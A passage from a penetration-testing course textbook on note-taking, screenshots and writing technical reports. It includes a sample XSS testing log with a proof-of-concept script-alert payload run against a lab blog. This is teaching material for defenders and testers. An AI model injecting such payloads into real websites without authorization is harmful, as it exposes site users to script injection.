



*Figure 5: XSS Testing*

When we read back the blog entry, we get the following alert:





*Figure 6: XSS Testing Issue*

In the course of making these requests, we keep a record of our actions, as shown below.

```
Testing for Cross-Site Scripting

Testing Target: 192.168.1.52
Application:    XSSBlog
Date Started:   31 March 2022

1.  Navigated to the application
    http://192.168.1.52/XSSBlog.html
    Result: Blog page displayed as expected

2.  Entered our standard XSS test data:
    You will rejoice to hear that no disaster has accompanied the
    commencement of an enterprise which you have regarded with such
    evil forebodings.<script>alert("Your computer is infected!");</script>
    I arrived here yesterday, and my first task is to assure my dear
    sister of my welfare and increasing confidence in the success of
    my undertaking.

3.  Clicked Submit to post the blog entry.
    Result: Blog entry appeared to save correctly.

4.  Navigated to read the blog post
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
    http://192.168.1.52/XSSRead.php
    Result: The blog started to display and then the expected alert popped up.

5.  Test indicated the site is vulnerable to XSS.

PoC payload: <script>alert('Your computer is infected!')</script>
```

*Listing 26 - Example of a Testing Note.*

We now have a simple, fast, and expandable way to take coherent and comprehensive notes that another tester can follow. It's worth repeating that the notes are not themselves the report we will deliver to the client, but they will be invaluable when we attempt to put our report together later.

### 5.1.4 Choosing the Right Note-Taking Tool

There are an enormous number of both free and paid note-taking tools available today. To decide on the right tool for a particular engagement, it is important to understand some requirements. In many cases we want to keep all information local to the computer rather than uploading it anywhere else, so certain tools are precluded from being used. By the same token, if an engagement is source-code heavy then a tool that does not allow for code blocks to be inserted is not going to be appropriate.

While a comprehensive list of desirable properties to keep in mind is nearly impossible to enumerate, some of the more important items to remember are:

- Screenshots: If a lot of screenshots are necessary, consider a tool that allows for inline screenshot insertion.
- Code blocks: Code blocks need formatting to be properly and quickly understood.
- Portability: Something that can be used cross-OS, or easily transferred to another place should be high on the list of priorities.
- Directory Structure: In an engagement with multiple domains or applications, keeping a coherent structure is necessary. While manually setting up a structure is allowed, a tool that can do this automatically makes things easier.

Now that we have a good baseline of our requirements, let's consider the use of some particular note-taking tools.

*Sublime*[198] is a pretty standard text editor that adds lots of useful features and functionality. One of the most important features it provides is flexible syntax highlighting. Syntax highlighting allows us to place code blocks into a file, and those code blocks will be highlighted according to the programming language's specific syntax rules. However, this often comes with limitations. Highlighting two languages is not possible with one file. In an engagement with a single code type, this is not a problem, but for others, we may prefer to use different options. Additionally, it's not currently possible to inline screenshots at the time of writing.

Another tool we can consider is *CherryTree*.[199] This tool comes as standard in Kali. It contains many of the features that are necessary for note-taking. It uses an SQLite database to store the

[198] (Sublime, 2022), https://www.sublimetext.com/download

[199] (Cherry Tree, 2022), https://github.com/giuspen/cherrytree

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

notes we take, and these can be exported as HTML, PDF, plain text, or as a CherryTree document. CherryTree comes with a lot of built-in formatting, and provides a tree structure to store documents, which it calls “nodes” and “subnodes”.

Below is an example of CherryTree being used to store penetration testing notes using a fairly simple tree structure.





*Figure 7: CherryTree*

The final tool we’ll consider is the *Obsidian*[200] markdown editor, which contains all the features that we need for note-taking. We can install Obsidian as a snap[201] application or in its Flatpak[202] application form. It also comes as an AppImage,[203] meaning that all we need to do is copy it into our system, mark it as executable, and run it.

```
kali@kali:~$ wget https://github.com/obsidianmd/obsidian-
releases/releases/download/v0.14.2/Obsidian-0.14.2.AppImage
....
2022-03-31 15:38:53 (1.28 MB/s) - 'Obsidian-0.14.2.AppImage' saved
[113102744/113102744]
kali@kali:~$ chmod +x Obsidian-0.14.2.AppImage
kali@kali:~$ ./Obsidian-0.`14.2.AppImage
```

*Listing 27 - Getting and Running Obsidian*

When we execute the AppImage, we get a welcome screen, which enables us to open an Obsidian vault or create a new one.

[200] (Obsidian, 2022), https://obsidian.md/

[201] (SnapCraft, 2022), https://snapcraft.io/

[202] (Flatpak, 2022), https://flatpak.org/

[203] (AppImage, 2022), https://appimage.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.






*Figure 8: Obsidian Welcome Screen*

Obsidian stores information in a *Vault*, which is a folder on our system. We can create both markdown files and folders within the Vault. Obsidian's features include a live preview of markdown text, in-line image placement, code blocks, and a multitude of add-ons such as a community-built CSS extension.

An example of directly entering notes in markdown is shown below:




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 9: Taking Notes in Obsidian*

Then, it's can be previewed live by Obsidian.





*Figure 10: Live Preview of Markdown*

An Obsidian vault can be relocated to another computer and opened from the Welcome menu. Markdown files can simply be dropped into the Vault folders, which will automatically be recognized by Obsidian.

The use of markdown means that we can provide syntax and formatting that is easily copied to most report generation tools, and a PDF can be generated straight from Obsidian itself.

Tool selection is a personal and situational preference. Some tools are better in certain scenarios than others, but there isn't a perfect tool. It is recommended to take time and try out the tools we've covered, read the documentation, get familiar with them, and then decide which tool works for you. Some additional tools can be found referenced on nil0x42's[204] website.

## 5.1.5 Taking Screenshots

Screenshots are an important part of note-taking and technical reporting. A good screenshot can explain the issue being discussed at a glance and in more detail than a textual description. Screenshots are particularly useful to help present a technically complex or detail-heavy section of a report. As the saying goes, a picture is worth 1000 words. Conversely, a bad screenshot can obfuscate and draw attention away from what the issue is.

Screenshots are an important way to communicate the visual impact of a finding, and can be far more effective than mere text. For example, it's more effective to show a screenshot of an alert box popping up from an XSS payload than to describe it in words. However, it's more difficult to use a screenshot to describe exactly what's happening when we use something like a buffer overflow payload. Just like we want to use the right tool to perform certain attacks, so we also want to use the right tool to show certain results (such as text vs images).

[204] (nil0x42, 2022), https://github.com/nil0x42/awesome-hacker-note-taking

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can use screenshots to supplement our note-taking or to include them in our report to illustrate the steps we took, which will help another tester reproduce the issues. However, we need to be conscious of the audience. While a penetration tester may consider an alert window to demonstrate XSS as perfectly self-explanatory, developers unfamiliar with the vulnerability may not understand its true cause or impact. It's good practice to always support a screenshot with text.

Screenshots have a specific goal, which is to convey information that would take several sentences to describe or to make an impact. With this in mind, the screenshot should contain exactly enough information to justify not using text, but there shouldn't be too much information to make the screenshot confusing.

To return to the example given above in the notes section, we have found reflected XSS in the username field of the application login. We will properly explain the effects of XSS in the actual report. However, the impact of XSS is far easier to show rather than explain without a visual reference as a base. We must include evidence of arbitrary JavaScript execution, as well as visual components of the site (i.e. the URL in the browser window). If necessary, secondary or lead-up steps can be captured as well.

A well-constructed screenshot is easy to parse visually. Readers should be able to intuitively understand the picture and its caption without any questions. If there is a greater need for surrounding context, that can be added in a paragraph above or below the image, but the image itself should be understood.

Once again, using the example of XSS in our login form, we will include the following components in the screenshot, resizing the window if necessary. Ideally, we would include the URL as well as some company-specific branding and logos on the form. This lets them know the exact webpage and ties the vulnerability to their corporate image.

The actual pop-up executed in the proof-of-concept is necessary as well, substituted for any more advanced payload as the proof of concept is slowly taken further. Finally, we want to ensure that it is all legible. A screenshot that needs to be zoomed in to be properly viewed disrupts the reader's flow. A good screenshot is immediately legible, as shown below.





*Figure 11: Good Screenshot*

There are several pitfalls we should avoid when using screenshots. We have already discussed making sure the screenshots are legible. We must also ensure there isn't more than one concept

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

illustrated in each screenshot. A screenshot that contains two pieces of pertinent information does not lend itself to being easily understood at a glance. We must also ensure the impact is framed properly in the screenshot. Having the target of the screenshot off-center at the side obfuscates the intent as well. Finally, the caption for the screenshot shouldn't be overly long.





*Figure 12: Bad Screenshot*

The screenshot above covers the important information with an irrelevant piece of information, which prevents the full impact of the screenshot from being understood by the reader.

To recap, a good screenshot has the following characteristics:

- is legible
- contains some visual indication that it applies to the client
- contains the material that is being described
- supports the description of the material
- properly frames the material being described

On the other hand, a bad screenshot is one that:

- is illegible
- is generic rather than client-specific
- contains obfuscated or irrelevant information
- is improperly framed

Under the screenshot, we include a caption. A caption is not meant to provide additional context for the picture. A caption is there to describe the picture in a few words. Any additional context that is necessary can be provided in a separate paragraph. In most cases, eight to ten words is an appropriate maximum for a caption.

### 5.1.6 Tools to Take Screenshots

We can take screenshots using native operating system capabilities. Windows, Linux, and macOS all provide tools to take screenshots. We can also use special-purpose tools.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

For Windows, the PrintScreen key allows us to take a copy of the full screen, and *Alt/PrtSc* takes a screenshot of the currently active window. This can then be pasted into a Paint, Word, or PowerPoint document and manipulated as required. We'll often want to crop the image to remove any unwanted material, and we can do that in these applications.

We can also invoke the Windows *Snipping Tool*[205] by pressing the Windows key together with Shift/S.





*Figure 13: Snipping Tool*

The Snipping tool allows us to highlight and take a screenshot of any area of the screen we choose.

MacOS provides the capability to take a screenshot using the keyboard Shift/Command combination with the numeric keys 3, 4, or 5 key. To select and save the entire screen, we can use ⌘+Shift+3. To highlight and select a specific area on the screen, we can simply use ⌘+Shift+4 or ⌘+Shift+5.

We can take a screenshot in Linux using the PrintScreen key. This will capture and save the entire screen to the user's **Images/ directory**. Shift+PrintScreen will allow for area highlighting and selection. In Kali Linux, we can also use the *Screenshot* tool which is installed by default and comes with many options such as choosing the active window, selecting a region, adding a delay before taking the actual screenshot, etc.

*Flameshot*[206] is an OS-agnostic, open-source, feature-rich screen-capturing tool. It comes with both a command-line and GUI interface and has integrated drawing tools to add highlights, pixelation, text, and other modifications to the captured image.

[205] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Snipping_Tool

[206] (Flameshot, Github, 2022), https://github.com/flameshot-org/flameshot

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

## 5.2 Writing Effective Technical Penetration Testing Reports

In this Learning Unit we'll cover the following Learning Objectives:

- Identify the purpose of a technical report
- Understand how to specifically tailor content
- Construct an Executive Summary
- Account for specific test environment considerations
- Create a technical summary
- Describe technical findings and recommendations
- Recognize when to use appendices, resources, and references

### 5.2.1 Purpose of a Technical Report

As vendors of a penetration testing service, we want to provide our clients with as much value as possible. Reports are the mechanism by which value is delivered and the main artifact that enables the client to take forward action. Our ability to find twenty vulnerabilities in a web application won't make a business impact if we can't provide a presentation of both the vulnerabilities and our recommendations on potential remediation. Without a clear direction forward, the client is not getting full value for their time and money.

To properly prepare a report for the client, we must understand two things:

1. The purpose of the report.
2. How we can deliver the information we've collected in a way that the audience can understand.

When a client pays for a penetration testing engagement, it is often (mis)understood that they are "just" paying for an ethical hacker to legally attack their infrastructure to find and exploit weaknesses. While that may be technically necessary to deliver the required results, it is not the fundamental purpose of the engagement. There are even some cases in which clients would prefer not to have their infrastructure attacked at all!

So, what is the point of a company engaging a penetration tester? The end goal is for the client to be presented with a path forward that outlines and highlights all the flaws that are currently present in their systems within the scope of the engagement, ways to fix those flaws in an immediate sense, and strategic goals that will prevent those vulnerabilities from appearing in the future. This output is often provided in the form of a penetration testing report. As far as the client is concerned, the report is (usually) the only deliverable of the engagement that truly matters.

We might wonder how we ought to report on the parts of our engagement where we haven't found any vulnerabilities. In many cases where we don't find vulnerabilities, we should avoid including too many technical details on what we did in the report. A simple statement that no vulnerabilities have been found is often sufficient. We should ensure that we don't confuse the client with the technical details of our attempts, as this will undermine the value of the issues we did actually find It's the tester's job to present that information in a way that is easy to understand and act upon. That said, some clients may prefer verbose and deep technical reports even on non-issues, which leads to another consideration: the audience.

Copyright © 2023 OffSec Services Limited. All rights reserved.

The client receiving the report is an expert in their own specific industry. They will often (though not always) be aware of the security concerns of that industry and will expect us to have done our homework to also be aware of them. In practice, this means having a deep understanding of what would cause concern to the client in the event of an attack. In other words, understanding their key business goals and objectives. This is another reason why being clear on the Rules of Engagement is so important, because it gives us a window into the client's core concerns.

All issues discovered in the course of testing should be documented but we will want to highlight any issues we find that would affect these key areas. Examples of client-specific key areas of concern could include HIPAA,[207] which is a framework that governs medical data in the US, and PCI,[208] which is a framework that governs credit card and payment processing.

Let's consider the following scenario. Assume that Client A is a hospital and Client B is a bank, and we are contracted to perform a test on each of their internal infrastructure. We may come up with similar results for both, and while they may have the same technical severity, we may not necessarily document the findings with the same levels of risk and priority for remediation.

Because Client A is a hospital with medical devices connected to their network, doctors and patients who need action to be taken quickly in response to monitoring alerts are very likely to be worried about network up-time and machine readiness. Medical devices connected to the network are often running on old machines with obsolete versions of embedded software. The need for continuous operations may have resulted in these devices missing upgrades and patches. While reporting, the vulnerabilities we find should be highlighted, and then we might make a suggestion to isolate the machines on their own logical subnet given that upgrades or patching cannot be applied promptly.

On the other hand, this exact same scenario on Client B's network could be catastrophic. If a server or device in a bank is missing a patch, that could very well be a foothold into the network. Because systems will need to communicate with other systems on the network, complete segmentation may not be feasible. Therefore, a missing patch is of far greater concern and may need to be reported as a critical issue.

As we begin to record our findings, we'll need to keep in mind the situation under which the vulnerability may be exploited and its potential impact. A clear text HTTP login on the internet is considered extremely unsafe. On an internal network, while still unsafe, it is less concerning given that more steps must be accomplished to properly exploit it. In much the same way, a hospital may not care that their Internet-facing login portal accepts TLS 1.0 ciphers. An eCommerce site is likely to be much more concerned, given the PCI violation that accepting TLS 1.0 creates.

As report writers, we must present useful, accurate, and actionable information to the client without inserting our own biases.

### 5.2.2 Tailor the Content

We must deliver skill-appropriate content for all the readers of our report. It may be read by executives, the heads of security, and by technical members of the security team. This means we want to not only provide a simple overview of the issues for the executives, but we will also want to provide sufficient technical detail for the more technical readers.

---

[207] (HIPAA Guidelines, 2022) https://www.hhs.gov/hipaa/for-professionals/security/laws-regulations/index.html

[208] (PCI Guidelines, 2022), https://www.pcisecuritystandards.org/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We can do this by splitting up content into an appropriate structure of sections and subsections. The number of audiences we have for a particular engagement depends heavily on our relationship with the client, their size, budget, and maturity. For the sake of this Module, we'll consider an engagement for which we have only two target audiences. The first, and arguably the more important, is the management level. This is often the level at which many external engagement contracts are signed and where the value of investing in the testing needs to be highlighted. Depending on the business, this may be C-level functions (CISO, CSO, CFO, etc), or department heads of IT or security.

However, most executives and upper-level directors will not necessarily have the technical ability to follow a detailed technical explanation. We should provide them with a section that highlights the outcome and impact of the engagement in a way that accurately reports on the vulnerabilities found while not being overloaded with technical details.

The second audience we will consider is made up of the technical staff who have the technical knowledge to understand the report and implement the remediations outlined for the vulnerabilities that have been identified. This audience must be provided with enough technical detail to enable them to understand what is wrong, what the impact of each finding is, and how they can be fixed. In addition, this audience greatly benefits when we can provide advice on how to prevent similar types of issues from occurring in the future.

### 5.2.3 Executive Summary

The first section of the report should be an Executive Summary. This enables senior management to understand the scope and outcomes of the testing at a sufficient level to understand the value of the test, and to approve remediation. We start with the quick bite-sized pieces of information that provide the big picture, and follow that up with the full Executive Summary.

The Executive Summary should start with outlining the scope of the engagement. Having a clear scope agreed upon in advance of the testing defines the bounds of what will be covered. We then want to be very clear as to what exactly was tested and whether anything was dropped from the scope. Timing issues, such as insufficient testing time due to finding too many vulnerabilities to adequately report on, should be included to ensure that the scope statement for any subsequent test is appropriate. Including the scope statement in the report protects the penetration tester from any suggestion of not having completed the required testing. It also gives the client a more accurate model of what is practical given the budget and time constraints that were initially set.

Second, we want to include the time frame of the test. This includes the length of time spent on testing, the dates, and potentially the testing hours as well.

Third, we should refer to the Rules of Engagement and reference the referee report if a referee was part of the testing team. If denial of service testing was allowed, or social engineering was encouraged, that should be noted here. If we followed a specific testing methodology, we should also indicate that here.

Finally, we can include supporting infrastructure and accounts. Using the example of a web application, if we were given user accounts by the client, include them here along with the IP addresses that the attacks came from (i.e our testing machines). We should also note any accounts that we created so the client can confirm they have been removed. The following is an example of this high level structure:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Executive Summary:

- Scope: https://kali.org/login.php
- Timeframe: Jan 3 - 5, 2022
- OWASP/PCI Testing methodology was used
- Social engineering and DoS testing were not in scope
- No testing accounts were given; testing was black box from an external IP address
- All tests were run from 192.168.1.2"
```

*Listing 28 - Pertinent Details*

Next, we'll prepare the long-form Executive Summary. This is a written summary of the testing that provides a high-level overview of each step of the engagement and establishes severity, context, and a "worst-case scenario" for the key findings from the testing. It's important not to undersell or oversell the vulnerabilities. We want the client's mental model of their security posture to be accurate. For example, if we've found an SQL injection that enables credit card details to be stolen, then that represents a very different severity than if we've found an authentication bypass on a system hosting public data. We would certainly emphasize the former in the Executive Summary, but we may not highlight the latter in this section.

We should make note of any trends that were observed in the testing to provide strategic advice. The executive doesn't need to be given the full technical details in this section, and technical staff will be able to find them as each vulnerability will be expanded upon in later sections of the report. What we can do, however, is to describe the trends we've identified and validate our concerns with summaries of one or two of the more important related findings.

To highlight trends, we want to group findings with similar vulnerabilities. Many vulnerabilities of the same type generally show a failure in that particular area. For example, if we find stored and reflected XSS, along with SQL injection and file upload vulnerabilities, then user input is clearly not being properly sanitized across the board. This must be fixed at a systemic level. This section is an appropriate place to inform the client of a systemic failure, and we can recommend the necessary process changes as the remediation. In this example, we may encourage the client to provide proper security training for their developers.

It is useful to mention things that the client has done well. This is especially true because while management may be paying for the engagement, our working relationship is often with the technical security teams. We want to make sure that they are not personally looked down upon. Even those penetration tests that find severe vulnerabilities will likely also identify one or two areas that were hardened. Including those areas will soften the impact on people, and make the client more accepting of the report as a whole.

The Executive Summary can generally be broken down as follows:

First we include a few sentences describing the engagement:

```
- "The Client hired OffSec to conduct a penetration test of
their kali.org web application in October of 2025. The test was conducted
from a remote IP between the hours of 9 AM and 5 PM, with no users
provided by the Client."
```

*Listing 29 - Describing the Engagement*

Next, we add several sentences that talk about some effective hardening we observed:

```
- "The application had many forms of hardening in place. First, OffSec was unable to
upload malicious files due to the strong filtering
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
in place. OffSec was also unable to brute force user accounts
because of the robust lockout policy in place. Finally, the strong
password policy made trivial password attacks unlikely to succeed.
This points to a commendable culture of user account protections."
```

*Listing 30 - Identifying the positives*

Notice the language here. We do not say something like "It was *impossible* to upload malicious files", because we cannot make absolute claims without absolute evidence. We were given a limited time and resource budget to perform our engagement and we ourselves are fallible. We must be careful to make sure our language does not preclude the possibility that *we* were simply unable to find a flaw that does actually exist and remains undetected.

Next, we introduce a discussion of the vulnerabilities discovered:

```
- "However, there were still areas of concern within the application.
OffSec was able to inject arbitrary JavaScript into the browser of
an unwitting victim that would then be run in the context of that
victim. In conjuction with the username enumeration on the login
field, there seems to be a trend of unsanitized user input compounded
by verbose error messages being returned to the user. This can lead
to some impactful issues, such as password or session stealing. It is
recommended that all input and error messages that are returned to the
user be sanitized and made generic to prevent this class of issue from
cropping up."
```

*Listing 31 - Explaining a vulnerability*

Several paragraphs of this type may be required, depending on the number and kind of vulnerabilities we found. Use as many as necessary to illustrate the trends, but try not to make up trends where they don't exist.

Finally the Executive Summary should conclude with an engagement wrap-up:

```
"These vulnerabilities and their remediations are described in more
detail below. Should any questions arise, OffSec is happy
to provide further advice and remediation help."
```

